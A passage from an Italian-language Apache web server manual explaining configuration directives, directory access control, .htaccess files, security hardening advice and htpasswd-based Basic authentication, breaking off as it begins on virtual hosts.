  Dichiara l'uso di un'icona particolare per i file compressi.

- ```
  AddIconByType (TXT,/icons/text.gif) text/*
  AddIconByType (IMG,/icons/image2.gif) image/*
  AddIconByType (SND,/icons/sound2.gif) audio/*
  AddIconByType (VID,/icons/movie.gif) video/*
  ```
  Dichiara alcune icone da usare in base al tipo MIME.

- ```
  AddIcon /icons/binary.gif .bin .exe
  AddIcon /icons/binhex.gif .hqx
  AddIcon /icons/tar.gif .tar
  AddIcon /icons/world2.gif .wrl .wrl.gz .vrml .vrm .iv
  AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip
  AddIcon /icons/a.gif .ps .ai .eps
  AddIcon /icons/layout.gif .html .shtml .htm .pdf
  AddIcon /icons/text.gif .txt
  AddIcon /icons/c.gif .c
  AddIcon /icons/p.gif .pl .py
  AddIcon /icons/f.gif .for
  AddIcon /icons/dvi.gif .dvi
  AddIcon /icons/uuencoded.gif .uu
  AddIcon /icons/script.gif .conf .sh .shar .csh .ksh .tcl
  AddIcon /icons/tex.gif .tex
  AddIcon /icons/bomb.gif core

  AddIcon /icons/back.gif ..
  AddIcon /icons/hand.right.gif README
  AddIcon /icons/folder.gif ^^DIRECTORY^^
  AddIcon /icons/blank.gif ^^BLANKICON^^
  ```
  Dichiara una serie di icone in base all'estensione dei file e ad altre situazioni particolari.

- ```
  DefaultIcon /icons/unknown.gif
  ```
  Dichiara un'icona predefinita in mancanza di altre corrispondenze.

- ```
  IndexIgnore */.??* *~ *# */HEADER* */README* */RCS
  ```
  L'esempio mostra l'esclusione dall'elenco di:

  - tutti i file che iniziano con un punto e sono lunghi almeno tre caratteri, perché si vuole continuare a includere il riferimento alla directory precedente;
  - tutti i file che terminano con il simbolo tilde, che sono solitamente delle copie di sicurezza di versioni precedenti;
  - tutti i file che terminano con il simbolo '#', dal momento che anche questi sono generalmente copie di sicurezza di versioni precedenti;
  - tutti i file il cui nome inizia per '`HEADER`' o '`README`', perché hanno un ruolo speciale;
  - il file '`RCS`'.

- ```
  HeaderName HEADER
  ReadmeName README
  ```
  In questo caso, viene cercato prima il file '`HEADER.html`'. Se viene trovato, viene incluso all'inizio dell'elenco della directory, mantenendo la composizione HTML. Se manca, ma esiste il file '`HEADER`', questo viene incluso in modo testuale. La stessa cosa vale per il file '`README.html`' o soltanto '`README`', con la differenza che questo viene incluso alla fine, dopo l'elenco.

Tabella 336.34. Tipi di file. Il servente ha bisogno di conoscere il tipo di file che si preleva per sapere come comportarsi, ma soprattutto per poterlo comunicare al cliente che lo ha richiesto. Questo si ottiene attraverso la configurazione dei tipi MIME, ma è pur sempre necessario specificare il tipo predefinito, quando non si riesce a determinarlo altrimenti.

Direttiva	Descrizione
`DefaultType` ***tipo_e_sottotipo_mime***...	Permette di definire il tipo MIME predefinito di un documento per il quale non si riesca a identificare diversamente. Di solito questo valore predefinito è '**`text/plain`**'.
`AddType` ***tipo_mime*/*sottotipo* *estensione***	Con questa direttiva si possono aggiungere dei tipi MIME senza intervenire nel file di definizione di questi, '`mime.types`'. Generalmente non è conveniente intervenire in questo modo; è sempre meglio utilizzare il file dei tipi MIME.
`AddEncoding` ***tipo_di_compressione* *estensione***	Questa direttiva permette di abbinare un'estensione a un tipo di codifica. Ciò permette ad alcuni programmi clienti di sapere come gestire tali dati.

Segue la descrizione di alcuni esempi.

- ```
  DefaultType text/plain
  ```

  Dichiara che il tipo MIME predefinito deve fare riferimento a un file di testo puro e semplice.

- ```
  AddEncoding x-compress Z
  AddEncoding x-gzip gz
  ```

  L'esempio mostra la configurazione tipica, che serve a informare i programmi clienti quando viene inviato loro un file compresso con '**`compress`**' o con '**`gzip`**'.

Tabella 336.37. Directory alias. Per evitare confusione, oltre che per motivi di sicurezza, è opportuno dichiarare alcune directory speciali in forma di alias.

Direttiva	Descrizione
`Alias` ***directory_fasulla* *directory_reale***	Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo URI richiesto, mentre quella reale indica la directory effettiva nel file system.
`ScriptAlias` ***directory_fasulla* *directory_reale***	Funziona come la direttiva '**`Alias`**', ma si riferisce ai programmi CGI. Generalmente, i programmi CGI dovrebbero essere collocati esclusivamente all'interno di directory dichiarate attraverso questa direttiva, per non rischiare di creare problemi di sicurezza del sistema.

Segue la descrizione di alcuni esempi.

- ```
  Alias /icons/ /home/httpd/icons/
  ```

  L'esempio mostra la dichiarazione di una directory cui si accede attraverso l'alias '`/icons/`'. In pratica, tutte le volte che viene richiesta una risorsa contenuta nella directory '`/icons/`', questa viene prelevata dalla directory reale '`/home/httpd/icons/`'.

  La dichiarazione dell'alias '`/icons/`' è molto importante nella consuetudine, dal momento che si tratta del riferimento alla directory contenente le icone utilizzare per la visualizzazione degli indici. In un altro contesto si vede la dichiarazione dell'abbinamento delle icone a seconda dell'estensione dei file, come nell'esempio seguente, dove si fa riferimento a questo alias:

  ```
  AddIcon /icons/binary.gif .bin .exe
  ```

- ```
  ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
  ```

  Dichiara la corrispondenza tra l'indirizzo `http://`***nodo***`/cgi-bin/` e il percorso '`/home/httpd/cgi-bin/`'.

Tabella 336.41. Gestori specifici in base all'estensione. È possibile stabilire un comportamento particolare in base all'estensione dei file. Con questo si intende qualcosa di diverso dalla semplice lettura e invio al cliente che ne fa richiesta.

Direttiva	Descrizione
`AddHandler` ***nome_dell'azione*** ***estensione***	Il nome dell'azione definisce un tipo preciso di operazione da abbinare ai file che contengono l'estensione indicata.
`AddHandler cgi-script` ***estensione***	Questa direttiva, usata così, permette di abbinare a un'estensione l'esecuzione automatica come programma CGI. È decisamente sconsigliabile di permettere l'utilizzo di programmi CGI al di fuori della directory dichiarata con la direttiva '**`ScriptAlias`**'.

L'esempio seguente dichiara che i file con estensione '`.cgi`' devono essere considerati dei programmi CGI che possono essere eseguiti (salvo limitazioni nei permessi di esecuzione):

```
AddHandler cgi-script .cgi
```

Tabella 336.43. Configurazione di accesso della directory. È possibile definire il nome di un file di configurazione che, se presente, serve per definire l'accesso alla directory in cui si trova. Il nome predefinito di questo è '`.htaccess`'.

Direttiva	Descrizione
`AccessFileName` ***nome_file***	Dichiara il nome del file usato per il controllo degli accessi alla directory.

L'esempio mostra la dichiarazione comune, riferita al file '`.htaccess`':

```
AccessFileName .htaccess
```

Tabella 336.45. File di messaggi. In occasione di determinate situazioni errore, il programma servente emette delle segnalazioni di errore. Questi messaggi possono essere riscritti in forma di file HTML o di programma CGI. La direttiva per controllare questi messaggi ha tre sintassi possibili.

Direttiva	Descrizione
`ErrorDocument` ***n_errore file_alternativo*** `ErrorDocument` ***n_errore uri_esterno*** `ErrorDocument` ***n_errore* "*messaggio***	Nel primo caso, l'ultimo argomento è un file HTML o un programma CGI; nel secondo si tratta di un URI esterno; nel terzo si tratta di una stringa, che viene identificata come tale perché inizia con gli apici doppi ('`"`'). La stringa non deve essere terminata, a meno di volere fare apparire gli apici doppi finali.

Segue la descrizione di alcuni esempi.

- ```
  ErrorDocument 500 "Errore del servente www.
  ```
  L'esempio mostra il caso in cui si voglia fare apparire una stringa particolare in occasione del verificarsi dell'errore 500.

- ```
  ErrorDocument 404 /documento_mancante.html
  ```
  In questo caso, in occasione dell'errore 404, viene inviato al cliente il file '`documento_mancante.html`' che dovrebbe contenere qualche utile suggerimento per l'utente.

- ```
  ErrorDocument 404 /cgi-bin/documento_mancante.pl
  ```
  Questa è una variante dell'esempio precedente, in cui, invece di inviare un file HTML viene eseguito un programma CGI, '`/cgi-bin/documento_mancante.pl`'. Ciò può essere utile per comporre una risposta personalizzata, utilizzando le informazioni cui può accedere il programma stesso.

- ```
  ErrorDocument 404 http://roggen.brot.dg/cgi-bin/documento_mancante.pl
  ```
  Questa è una variante dell'esempio precedente, in cui si fa riferimento a una risorsa contenuta in un URI esterno al servente dove si manifesta il problema.

336.4 Controllare l'accesso con «access.conf»

Il file di configurazione globale che permette di controllare l'accesso alle directory del sistema è '`access.conf`'. La sua sintassi è diversa da quella degli altri due file di configurazione già visti. In particolare, oltre a normali direttive, si utilizzano dei delimitatori simili a marcatori HTML che permettono di definire il contesto a cui si riferiscono le direttive contenute. Più precisamente si parla di sezioni.

Nelle edizioni più recenti di Apache, le direttive del file ‘`access.conf`’ possono risiedere direttamente nel file ‘`httpd.conf`’.

336.4.1 Sezioni di controllo

Le ***sezioni*** del file di configurazione degli accessi hanno una forma simile a quella seguente:

```
<Nome ...> ... </Nome>
```

Nel marcatore che ne dichiara l’apertura possono apparire delle opzioni; nella parte compresa tra l’apertura e la chiusura si inseriscono delle direttive riferite a quella sezione particolare. A seconda del contesto, una sezione può contenere anche la dichiarazione di altre sezioni in modo annidato.

336.4.2 Sezione «Directory»

Le sezioni ‘**`Directory`**’ raccolgono le direttive di controllo per una particolare directory e per quelle successive. La direttiva di apertura, ovvero il marcatore ‘**`<Directory>`**’, deve contenere l’indicazione della directory a cui si riferiscono le direttive della sezione, eventualmente usando anche i caratteri jolly (‘**`*`**’ e ‘**`?`**’) o le espressioni regolari estese.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio è il più comune: si dichiara una sezione riferita alla directory ‘`/home/httpd/html/`’, che qui si vuole intendere corrispondere alla *document root*.

```
<Directory "^/home/httpd/html/[0-9]{3}">
        Options Indexes FollowSymLinks
</Directory>
```

Questo esempio ulteriore, attraverso un’espressione regolare, dichiara una sezione riferita a tutte le directory discendenti di ‘`/home/httpd/html/`’ che iniziano con tre cifre numeriche.

Quando una sezione si riferisce a una porzione già presa in considerazione da un’altra analoga, conviene che queste appaiano in una sequenza tale da porre prima le sezioni generali e dopo quelle più particolareggiate, come nell’esempio seguente:

```
<Directory />
        AllowOverride None
</Directory>
...
<Directory /home/httpd/html>
        AllowOverride All
</Directory>
```

Di seguito sono descritte alcune delle direttive che possono essere usate all’interno della sezione ‘**`Directory`**’.

Options

```
Options [+|-] opzione...
```

La direttiva '**`Options`**' permette di definire alcune opzioni in forma di parole chiave. La tabella 336.53 ne riporta l'elenco. In particolare, le opzioni '**`None`**' e '**`All`**' vanno usate da sole.

Tabella 336.53. Alcune opzioni della direttiva '**`Options`**' nella sezione '**`Directory`**'.

Parola chiave	Significato
`None`	Disabilita tutto.
`All`	Abilita tutte le opzioni.
`FollowSymLinks`	Abilita l'uso di collegamenti simbolici.
`SymLinksIfOwnerMatch`	Abilita l'uso di collegamenti simbolici solo se il proprietario coincide.
`ExecCGI`	Permette l'esecuzione dei programmi CGI.
`Indexes`	Permette di ottenere il listato del contenuto.
`Includes`	SSI è permesso.
`IncludesNOEXEC`	SSI è permesso in parte.

Generalmente, se più direttive '**`Options`**' possono applicarsi alla stessa directory, quella riferita alla directory più specifica si sostituisce completamente alle altre. Tuttavia, se **tutte** le opzioni vengono precedute dal segno '**`+`**' o '**`-`**', queste vengono unite a quelle già dichiarate. Le opzioni precedute dal segno '**`+`**' vengono aggiunte; quelle precedute dal segno '**`-`**' vengono eliminate. In ogni caso, per facilitare la lettura sarebbe opportuno dichiarare ogni volta le opzioni che si vuole siano abilitate.

L'esempio seguente mostra la semplice dichiarazione della directory '`/home/httpd/html/`' (corrispondente a *document root*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
</Directory>
```

AllowOverride

```
AllowOverride opzione...
```

La direttiva '**`AllowOverride`**' permette di definire quali opzioni possono essere scavalcate dalle dichiarazioni particolari contenute nei file di accesso delle singole directory ('`.htaccess`'). La tabella 336.55 ne riporta l'elenco. In particolare, le opzioni '**`None`**' e '**`All`**' vanno usate da sole.

Tabella 336.55. Alcune opzioni della direttiva '**`AllowOverride`**' nella sezione '**`Directory`**'.

Parola chiave	Significato
`None`	Impedisce che qualunque direttiva venga scavalcata.
`All`	Permette che siano scavalcate tutte le direttive.
`Options`	Permette l'uso della direttiva '**`Options`**'.
`Limit`	Permette l'uso di direttive di controllo sugli accessi.
`AuthConfig`	Permette l'uso di direttive di autorizzazione.
`FileInfo`	Permette l'uso di direttive di controllo del tipo di documento.
`Indexes`	Permette l'uso di direttive di controllo sul listato delle directory.

L'esempio seguente mostra la semplice dichiarazione della directory '`/home/httpd/html/`' (corrispondente a *DocumentRoot*), in cui è consentito visualizzare il listato del contenuto e seguire i collegamenti simbolici. Per questa directory (e per le successive) non è possibile scavalcare alcuna direttiva utilizzando i file '`.htaccess`'.

```
<Directory /home/httpd/html>
        Options Indexes FollowSymLinks
        AllowOverride None
</Directory>
```

Autorizzazioni

Attraverso una serie di direttive è possibile definire l'autorizzazione all'accesso alla directory, fornendo un nominativo e una parola d'ordine. Questi nominativi e le parole d'ordine cifrate relative devono essere contenuti in un file creato con un programma apposito, '**`htpasswd`**', ed è necessario che non coincidano con nominativi e parole d'ordine già utilizzati per accedere al sistema. Infatti, il programma cliente memorizza queste informazioni la prima volta che vengono inserite, quindi le fornisce automaticamente a ogni richiesta.[3]

A fianco del file di utenti e parole d'ordine, si può creare un file di gruppi che serve solo a facilitare la definizione delle autorizzazioni, quando si vuole fare riferimento a un intero gruppo di utenti, senza doverli elencare.

```
AuthName nome
```

La direttiva '**`AuthName`**' permette di definire un nome per identificare il contesto dell'autorizzazione. Questa descrizione viene data all'utente quando gli viene richiesto di inserire il nominativo e la parola d'ordine, in modo da permettergli di distinguere tra autorizzazioni diverse che possono richiedere un'identificazione differente.

```
AuthType Basic
```

Questa direttiva è obbligatorie e specifica il tipo di autorizzazione.

```
AuthUserFile file_di_utenti_e_parole_d'ordine
```

Specifica un file da utilizzare come elenco di utenti e parole d'ordine. Questo file viene creato e aggiornato utilizzando il programma '**`htpasswd`**'.

```
AuthGroupFile file_dei_gruppi
```

Specifica un file da utilizzare come elenco di gruppi abbinati agli utenti. Non contiene parole d'ordine e viene creato in modo manuale.

```
require user utente...
```

```
require group gruppo...
```

```
require valid-user
```

Una di queste direttive stabilisce la necessità dell'identificazione attraverso un nominativo-utente e una parola d'ordine. Nel primo caso si indicano precisamente quali utenti possono accedere, nel secondo quali gruppi di utenti e nel terzo si afferma semplicemente che possono accedere tutti.

L'esempio seguente definisce un accesso ristretto e condizionato al riconoscimento degli utenti. In particolare però, solo gli utenti '**`tizio`**', '**`caio`**' e '**`sempronio`**' possono accedere.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName "Informazioni riservate"
        AuthType Basic
        AuthUserFile /etc/apache/.htpasswd
        AuthGroupFile /etc/apache/.htgroup
        require user tizio caio sempronio

</Directory>
```

Limitazione dell'accesso

In origine, queste direttive erano consentite solo nella sezione '**`Limit`**'. Se vi appaiono fuori, indicano che si riferiscono a qualunque metodo di accesso. Quando si utilizzano queste direttive, se si intende fare uso di nomi di dominio è **indispensabile** avere attivato la risoluzione dei nomi di dominio attraverso la direttiva '**`HostnameLookups`**' nel file '`httpd.conf`'.

```
order allow,deny
```

```
order deny,allow
```

```
order mutual-failure
```

In questo modo si specifica l'ordine in cui devono essere prese in considerazione le direttive '**`deny`**' e '**`allow`**'. Quando si specifica la parola chiave '**`mutual-failure`**', si intende che possono accedere solo i nodi che appaiono nella lista '**`allow`**' e non appaiono in quella '**`deny`**'.

```
deny from { all | nodo... }
```

Impedisce l'accesso da parte dei nodi elencati. Se si usa la parola chiave '**`all`**' si impedisce a tutti di accedere. I nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

```
allow from { all | nodo... }
```

Consente l'accesso da parte dei nodi elencati. Se si usa la parola chiave '**`all`**' si consente a tutti di accedere. I nodi possono essere indicati attraverso il nome di dominio, completo o parziale, e attraverso l'indirizzo numerico, completo o parziale.

L'esempio seguente stabilisce il blocco all'accesso da parte degli utenti del dominio *`mehl.dg`*, a partire dalla directory dichiarata nell'apertura della sezione '**`Directory`**'.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order allow,deny
        allow from all
        deny from .mehl.dg
</Directory>
```

L'esempio seguente, invece, concede solo al dominio *`mehl.dg`* di poter accedere.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg
</Directory>
```

L'esempio seguente è una variante del precedente, in cui si utilizza anche l'indicazione di una sottorete in forma di indirizzo numerico.

```
<Directory /home/httpd/html/polenta>
        AllowOverride None
        Options Indexes

        order deny,allow
        deny from all
        allow from .mehl.dg 192.168.2.
</Directory>
```

336.4.3 Sezione «Limit»

Le sezioni '**`Limit`**' sono usate per racchiudere un gruppo di direttive di controllo di accesso, che riguardano solo i metodi specificati. I metodi di accesso in questione sono, per esempio, GET e POST.

```
<Directory /home/httpd/html/riservato>

        AllowOverride None
        Options Indexes

        AuthName "Informazioni riservate"
        AuthType Basic
        AuthUserFile /etc/apache/.htpasswd
        AuthGroupFile /etc/apache/.htgroup

        <Limit GET POST>
                require valid-user
        </Limit>

</Directory>
```

L'esempio mostra che per la directory specificata è richiesta l'autenticazione solo in caso di utilizzo dei metodi GET e POST.

Quando si vuole che le direttive di controllo di accesso riguardino tutti i metodi di accesso, non si usa la sezione '**`Limit`**'.

In linea di massima, la sezione '**`Limit`**' può contenere ogni direttiva, a esclusione della dichiarazione ulteriore di sezioni '**`Directory`**' e '**`Limit`**' annidate. In pratica, si utilizzano solo direttive per cui abbia senso porre un limite basato sul metodo di accesso. Generalmente ha significato l'utilizzo delle direttive indicate nella tabella 336.62.

Tabella 336.62. Alcune direttive utili nella sezione '**`Limit`**'.

Direttiva	Descrizione
`require`	Utenti che possono accedere attraverso autenticazione.
`order`	Ordine di valutazione delle direttive '**`deny`**' e '**`allow`**'.
`deny`	Specifica i nodi a cui viene negato l'accesso.
`allow`	Specifica i nodi a cui viene concesso l'accesso.

336.4.4 Sezione «Location»

Le sezioni '**`Location`**' raccolgono le direttive di controllo per un URI particolare. Si tratta di qualcosa molto simile alla sezione '**`Directory`**', con la differenza che il riferimento è fatto all'URI piuttosto che alla directory del file system effettivo.

Questa sezione viene usata prevalentemente per abilitare l'accesso allo stato del servente attraverso l'indicazione di un URI, da parte di un particolare indirizzo autorizzato.

```
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from dinkel.brot.dg
</Location>
```

Nell'esempio viene concesso al nodo *`dinkel.brot.dg`* di accedere all'URI '`/status`' cui è abbinata la generazione e la restituzione di informazioni sul sistema. Il risultato potrebbe essere qualcosa di simile a quello che segue.

```
Apache Server Status for dinkel.brot.dg

Current Time: Sun Sep 28 14:00:47 1997
Restart Time: Sun Sep 28 14:00:28 1997
Server uptime: 19 seconds
Total accesses: 0 - Total Traffic: 0 B
CPU Usage: u0 s0 cu0 cs0
0 requests/sec - 0 B/second -

Scoreboard:

K___W__.........................................
................................................
................................................

Key:
"_" Waiting for Connection, "S" Starting up,
"R" Reading Request, "W" Sending Reply,
"K" Keepalive (read), "D" DNS Lookup, "L" Logging

2 requests currently being processed, 5 idle servers

Srv PID   Acc   M CPU  SS Conn Child Slot         Host               Request
0   8449 0/0/0 K 0.00 10 0.0  0.00  0.00
4   8453 0/0/0 W 0.00 0  0.0  0.00  0.00 dinkel.brot.dg GET /status HTTP/1.0
------------------------------------------------------------------------
  Srv  Server number
  PID  OS process ID
  Acc  Number of accesses this connection / this child / this slot
   M   Mode of operation
  CPU  CPU usage, number of seconds
  SS   Seconds since beginning of most recent request
 Conn  Kilobytes transferred this connection
 Child Megabytes transferred this child
 Slot  Total megabytes transferred this slot
```

336.5 Controllare l'accesso con «.htaccess»

I file '`.htaccess`' possono essere usati per definire delle configurazioni specifiche riferite alla directory in cui si trovano. Non è necessario il loro utilizzo; si tratta solo di una possibilità, che peraltro deve essere controllata attraverso la direttiva '**`AllowOverride`**' nel file '`access.conf`'. In linea di massima, i file '`.htaccess`' possono contenere le direttive elencate nella tabella 336.65

Tabella 336.65. Alcune direttive utili nel file '`.htaccess`'.

Direttiva	Descrizione
`Options`	Opzioni varie.
`DefaultType`	Definisce il tipo e il sottotipo MIME predefinito per la directory.
`ErrorDocument`	Ridefinisce la risposta in caso si verifichino condizioni di errore.
`AuthName`	Nome o descrizione di una zona soggetta ad autenticazione.
`AuthType`	Definizione del tipo di autenticazione.
`require`	Dichiarazione degli utenti autorizzati all'autenticazione.
`order`	Ordine di valutazione delle direttive '**`deny`**' e '**`allow`**'.
`deny`	Specifica i nodi a cui viene negato l'accesso.
`allow`	Specifica i nodi a cui viene concesso l'accesso.

336.6 Considerazioni sulla sicurezza

Dalla descrizione dei file di configurazione di Apache si possono intuire i punti su cui agire per cercare di ottenere un servizio HTTP relativamente «sicuro». Vale comunque la pena di sottolineare alcune cose.

- Il demone '**`httpd`**' viene avviato normalmente con i privilegi dell'utente '**`root`**', quindi, attraverso delle opportune chiamate di sistema, '**`httpd`**' cambia questi privilegi portandoli a quelli dell'utente e del gruppo specificati con le direttive '**`User`**' e '**`Group`**' del file '`httpd.conf`'.

  È molto importante che l'utente e il gruppo corrispondano a '**`nobody`**', dove questo utente fittizio deve corrispondere idealmente al «perfetto sconosciuto» che accede al sistema, oppure, ancora meglio, che si tratti di un utente apposito. In questa ottica devono poi essere regolati i permessi delle directory.

- I file amministrativi di Apache, cioè quelli di configurazione e di registrazione degli eventi, non devono essere accessibili in scrittura da parte degli utenti comuni (di qualunque tipo siano, escluso '**`root`**'). Nello stesso modo, non devono essere modificabili le directory che li contengono.

  I file che compongono i documenti ipertestuali devono essere accessibili solo in lettura agli utenti comuni, così le directory non devono essere modificabili, eccetto i permessi che può avere l'utente '**`root`**'.

  È consigliabile utilizzare la direttiva '**`SymLinksIfOwnerMatch`**' per evitare brutti scherzi da parte degli utenti che hanno la possibilità di creare documenti HTML a partire dalla loro directory personale.

- È bene evitare di permettere l'utilizzo di programmi CGI al di fuori della directory definita con la direttiva '**`ScriptAlias`**' nel file '`srm.conf`'.

- È opportuno evitare di concedere agli utenti comuni di modificare le impostazioni attraverso i file '`.htaccess`'. Si ottiene questo con la direttiva '**`AllowOverride None`**'.

Segue un esempio molto semplice della configurazione del file '`access.conf`':

```
# Prima si impedisce l'accesso alla radice del file system.
<Directory />
        AllowOverride None
        Options None
        order deny,allow
        deny from all
</Directory>

# Si definisce la directory DocumentRoot.
<Directory /home/httpd/html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>

# Si concede di accedere alle directory personali degli utenti.
<Directory /home/*/public_html>
        Options Indexes SymLinksIfOwnerMatch
        AllowOverride None
        order deny,allow
        allow from all
</Directory>

# Si concede l'esecuzione ai programmi CGI che si trovano a
# partire dalla directory predisposta per questo.
<Directory /home/httpd/cgi-bin>
        AllowOverride None
        Options ExecCGI
        order deny,allow
        allow from all
</Directory>

# Si concede l'accesso alla directory contenente le icone di sistema.
<Directory /home/httpd/icons>
        AllowOverride None
        Options None
        order deny,allow
        allow from all
</Directory>


# Abilita la lettura dello stato del servente.
<Location /status>
        SetHandler server-status
        order deny,allow
        deny from all
        allow from .brot.dg
</Location>
```

Come si può osservare, non è stato consentito in alcun caso di utilizzare i file '`.htaccess`' e i collegamenti simbolici sono tollerati se il proprietario del collegamento equivale a quello del file o della directory di destinazione. Inoltre sono state prese le misure seguenti:

- è impedito l'accesso a partire dalla directory radice del file system, obbligando a dichiarare l'accesso alle directory successive;
- viene concesso l'accesso alla directory da cui si diramano i documenti ipertestuali;
- viene concesso espressamente l'accesso alle directory personali degli utenti;
- i programmi CGI possono essere eseguiti solo nella directory preposta a questo, il cui contenuto risulta illeggibile;
- l'accesso alla directory contenente le icone utilizzate da Apache è stato dichiarato espressamente, altrimenti sarebbero risultate inaccessibili a causa del divieto iniziale sulla directory radice;
- è stata abilita la lettura dello stato del servente, concedendo l'accesso solo al dominio *`brot.dg`*.

336.7 Utilizzo del sistema di autenticazione

Il sistema di autenticazione del programma servente permette di consentire l'accesso a directory determinate solo a utenti identificati in base a un nome e a una parola d'ordine. È molto importante capire come funziona il meccanismo, per non farsi delle illusioni sull'efficienza del sistema.

Figura 336.67. Il programma cliente chiede all'utente di identificarsi quando per la prima volta ciò viene richiesto dal servente HTTP.

La prima volta che l'utente accede, il programma cliente gli presenta la richiesta di inserire il nominativo e la parola d'ordine, poi tutto funziona normalmente. Però, essendo il protocollo HTTP privo di stato, non si instaura una connessione stabile; ogni richiesta è una connessione a parte e ognuna di queste richiede un'autenticazione. In effetti, il programma cliente memorizza i dati inseriti dall'utente e continua a fornirli al servente HTTP. Questo fatto ha due implicazioni: la parola d'ordine viaggia continuamente attraverso la rete; più utenti possono accedere simultaneamente da postazioni differenti, utilizzando la stessa identificazione e la stessa parola d'ordine. Sotto questo aspetto, è importante che le parole d'ordine che si adoperano per queste cose non abbiano alcun nesso con quelle «serie».

Per gestire questo tipo di autenticazione, occorre generare un file di utenti e di parole d'ordine, aggiungendo possibilmente anche un file di gruppi. Si utilizza il programma '**`htpasswd`**' che normalmente fa parte del pacchetto di Apache:

```
htpasswd [-c] file utente
```

Il programma '**`htpasswd`**' crea o aggiorna un file di utenti e di parole d'ordine per l'autenticazione degli accessi a directory protette con il servente Apache. L'opzione '**`-c`**' viene usata per creare il file la prima volta, mentre si inserisce il primo utente. La parola d'ordine viene richiesta subito dopo l'avvio del programma.

Vengono mostrati e descritti alcuni esempi.

`#` **`htpasswd -c passwd tizio`** [*Invio*]

```
Adding password for tizio.
New password:
```

Viene inserita la parola d'ordine seguita da [*Invio*].

```
Re-type new password:
```

Viene reinserita la parola d'ordine seguita da [*Invio*] e si ottiene il file '`passwd`' nella directory corrente.

`#` **`cat passwd`** [*Invio*]

```
tizio:njHIUkjjJLKn
```

Il file contiene solo i nomi degli utenti e le parole d'ordine cifrate relative.

`#` **`htpasswd passwd caio`** [*Invio*]

Quando si aggiungono utenti, non si utilizza l'opzione '**`-c`**', altrimenti il file viene cancellato e ricreato.

`#` **`htpasswd passwd caio`** [*Invio*]

Lo stesso programma può essere usato per modificare la parola d'ordine di un utente già registrato.

Per facilitare la gestione di utenti che utilizzano l'autenticazione per accedere a directory protette, è possibile realizzare dei raggruppamenti e inserirli in un file senza parole d'ordine. Il formato del file è molto semplice: ogni record è costruito secondo la sintassi seguente:

```
gruppo: utente...
```

Quindi, i nominativi dei vari utenti sono separati da uno spazio, come nell'esempio seguente:

```
primo: tizio caio sempronio
secondo: cane gatto topo
```

Nell'esempio sono dichiarati due gruppi: '**primo**' e '**secondo**'. A '**primo**' appartengono gli utenti '**tizio**', '**caio**' e '**sempronio**'; a '**secondo**' appartengono gli utenti '**cane**', '**gatto**' e '**topo**'.

336.7.1 Configurazione

La configurazione delle directory che devono essere accessibili solo attraverso un'autenticazione, avviene nel file 'access.conf' in una sezione '**Directory**'. Sono indispensabili le direttive '**AuthName**', '**AuthType**' e '**AuthUserFile**' con cui si dà un nome all'autenticazione, si definisce il tipo e si indica il nome del file degli utenti e delle parole d'ordine. La direttiva '**AuthGroupFile**' serve solo se si intende fare riferimento a gruppi di utenti.

```
<Directory /home/httpd/html/riservato>

    AllowOverride None
    Options Indexes

    AuthName "Informazioni riservate"
    AuthType Basic
    AuthUserFile /etc/apache/passwd
    AuthGroupFile /etc/apache/group

    require valid-user

</Directory>
```

La direttiva '**require**' stabilisce a chi, tra gli utenti che sono dichiarati nel file di utenti e di parole d'ordine, sia concesso di accedere. La parola chiave '**valid-user**' rappresenta tutti gli utenti che sono stati previsti. In alternativa possono essere elencati gli utenti a cui concedere l'accesso, come nell'esempio seguente;

```
    require user tizio caio sempronio
```

oppure si può indicare il nome di uno o più gruppi.

```
    require group primo terzo quinto
```

Solo nell'ultimo caso è necessario predisporre e dichiarare la posizione del file dei gruppi.

336.8 Siti virtuali

Apache è in grado di gestire diversi siti virtuali indipendenti sullo stesso elaboratore. In pratica, si distinguono diverse directory per le pagine HTML (diverse directory *document root*), dove ognuna di queste viene selezionata in base al nome di dominio utilizzato per accedere al servizio.

Evidentemente, per arrivare a questo risultato, occorre che lo stesso elaboratore sia accessibile utilizzando nomi di dominio differenti: si va dall'attribuzione di un semplice alias all'interno del DNS (i record '**CNAME**'), fino alla sovrapposizione di indirizzi IP differenti sulle stesse interfacce (con la conseguente attribuzione di nomi di dominio differenti). A proposito della gestione del DNS, si vedano i capitoli 281 e 282.

Quanto visto su Apache fino a questo punto, riguarda la gestione di un sito unico: quello «reale». Si osservi in particolare che la direttiva '**`DocumentRoot`**' viene inserita nel file '`srm.conf`'. Per definire dei siti virtuali alternativi si interviene nel file '`httpd.conf`', attraverso delle sezioni simili a quelle del file '`access.conf`':

```
